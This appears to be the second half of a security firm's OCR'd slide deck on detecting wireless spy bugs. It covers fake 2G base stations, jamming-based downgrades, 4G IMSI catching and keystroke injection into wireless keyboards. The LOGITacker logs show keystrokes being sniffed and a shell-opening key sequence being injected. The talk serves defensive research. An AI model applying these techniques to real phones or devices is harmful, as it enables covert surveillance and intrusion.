
The old handover concept



- A stronger signal will likely attract targeted UEs

Fake 2G BTS

- In few steps
  - Bruteforce MCC/MNC
  - Strong GSM signal
  - Capture the communication in GSM/GPRS
- But what if the bug uses 3G or 4G?



2G - 5G targets


- 2G modules costs ~5€ min. (in AliExpress)
- 3G: ~15€ min.
- 4G: ~30€ min. → becoming expensive for part of a device
- 5G: ~151€ min. (and still have to be aware about NSA and SA caps)
- Further analysis from 3G:
  - Mutual authentication → difficult to spawn a station at this level
  - We have to downgrade the communication to 2G → signaling or jamming attacks

Dumb&generic downgrade

- Jamming
- Several devices are available on the market
- But > 150€ → difficult to ship in France since July 2021 ☹

Jamming with Modmobjam

- Concept of ”smart”-jamming:
  - Uses results from a scanner like Modmobmap
  - Then jam frequencies with adapted bandwidth



IMSI catching on 4G via registration failures

- When an unknown user tries to register


```
Received Initial UE message -- Attach Request
Attach request -- M-TMSI: 0xf1e003d0
Attach request -- eNB-UE S1AP Id: 1
Attach request -- Attach type: 2
Attach Request -- UE Network Capabilities EEA: 11110000
Attach Request -- UE Network Capabilities EIA: 01110000
Attach Request -- MS Network Capabilities Present: true
PDN Connectivity Request -- EPS Bearer Identity requested: 0
PDN Connectivity Request -- Procedure Transaction Id: 3
PDN Connectivity Request -- ESM Information Transfer requested: true
UL NAS: Received Identity Response
ID Response -- IMSI: 2082***************
User not found at HSS. IMSI: 2082********
User not found. IMSI 2082*********
```

Unexpected bugs

IMSI catching on 4G via registration failures

- Several RF devices are
- vulnerable to keystroke injection:
  - Mouse, Keyboard, Presenters
  - etc.
- Cause:
  - No confidentiality when sending keystrokes
  - Or no anti-replay
  - Or pairing key sent in clear
  - etc.

RF pattern after FSK demod




Publications and tools

- MouseJack: https://www.mousejack.com/
- LOGITacker: https://github.com/RoganDawes/LOGITacker
- Research paper on mouses and keyboards by Matthias Deeg and Gerhard Klostermeier: https://www.syss.de/fileadmin/dokumente/Publikationen/2017/2017_06_01_of-mice-and-keyboards_paper.pdf
- And lot of other researches…

Hijacking a keyboard

- Sniffing keystrokes


```
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: frame RX in passive enumeration mode (addr DD:47:9C:2C:20, len: 10, ch idx 1,
raw ch 8)
<info> app: Unifying RF frame: Set keep-alive
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 4F 00 04 4C 00 00 00|.O..L...
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 61                  |.a
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: frame RX in passive enumeration mode (addr DD:47:9C:2C:20, len: 22, ch idx 1,
raw ch 8)
<info> app: Unifying RF frame: Encrypted keyboard, counter BC8A
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 D3 4E 74 E3 4C 34
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  46 90 BC 8A 95 B7 00
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 00 00 00 00 6C
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Test decryption of key
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 17 00 00 00 00 0
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Mod: NONE
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Key: HID_KEY_T
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: frame RX in passive en
raw ch 8)
<info> app: Unifying RF frame: Encrypted keyboard, counter BC8A
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 D3 58 04 8A CF 93
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  03 45 BC 8A 95 B8 00
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 00 00 00 00 3B
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Test decryption of keyboard payload:
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 00 00 00 00 00 00 C9|........
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Mod: NONE
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Key: NONE
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: frame RX in passive enumeration mode (addr DD:47:9C:2C:20, len: 10, ch idx 1,
raw ch 8)
<info> app: Unifying RF frame: Set keep-alive
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 4F 00 00 58 00 00 00|.O..X...
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM:  00 59                  |.Y
LOGITacker (passive enum) $
```



Hijacking a keyboard

- Popping a shell

```
LOGITacker (passive enum) $ inject target DD:47:9C:2C:20
inject target DD:47:9C:2C:20
Trying to send keystrokes using address DD:47:9C:2C:20
<info> app: parsed addr len 5:
<info> app:  DD 47 9C 2C 20         |.G.,
<info> LOGITACKER_PROCESSOR_PASIVE_ENUM: Leaving passive enumeration mode
<info> LOGITACKER_RADIO: Channel hopping stopped
<info> LOGITACKER_PROCESSOR_INJECT: Initializing injection mode
<info> LOGITACKER_RADIO: Channel hopping stopped
<info> ESB_ILLEGALMOD: Using channel table 'Unifying'
<info> ESB_ILLEGALMOD: New channel table with length 25
LOGITacker (injection) $ inject execute
<info> LOGITACKER_PROCESSOR_INJECT: process key-combo injection
<info> LOGITACKER_KEYBOARD_MAP: Token 0: GUI
<info> LOGITACKER_KEYBOARD_MAP: Token 1: r
<info> LOGITACKER: Injection processing resumed
<info> LOGITACKER_PROCESSOR_INJECT: inject task succeeded
<info> LOGITACKER_PROCESSOR_INJECT: process delay injection: 20
<info> LOGITACKER_PROCESSOR_INJECT: DELAY end reached
<info> LOGITACKER_PROCESSOR_INJECT: inject task succeeded
<info> LOGITACKER_PROCESSOR_INJECT: process string injection: c
<info> LOGITACKER_PROCESSOR_INJECT: inject task succeeded
<info> LOGITACKER_PROCESSOR_INJECT: process delay injection: 20 milliseconds
<info> LOGITACKER_PROCESSOR_INJECT: DELAY end reached
<info> LOGITACKER_PROCESSOR_INJECT: inject task succeeded
<info> LOGITACKER_PROCESSOR_INJECT: process key-combo injection: ENTER
<info> LOGITACKER_KEYBOARD_MAP: Token 0: ENTER
<info> LOGITACKER_PROCESSOR_INJECT: inject task succeeded
<info> LOGITACKER_PROCESSOR_INJECT: No more tasks scheduled
<info> LOGITACKER_PROCESSOR_INJECT: script execution succeeded
LOGITacker (injection) $
```



Conclusion

To conclude

- Sometimes same techniques as offensive ones
- Wireless RF spy bugs are difficult to track
- A strict mapping of all RF devices is mandatory to spot them
- Introducing RF legit devices → turned against us
- Further work → identification of RF signal using Machine Learning → incoming in our next offers
- If you want to know more about our detection, or other products, or trainings:

penthertz

Thank You

Please contact us:

contact@penthertz.com

+33 1 88 33 94 15

penthertz.com

Watch us on YouTube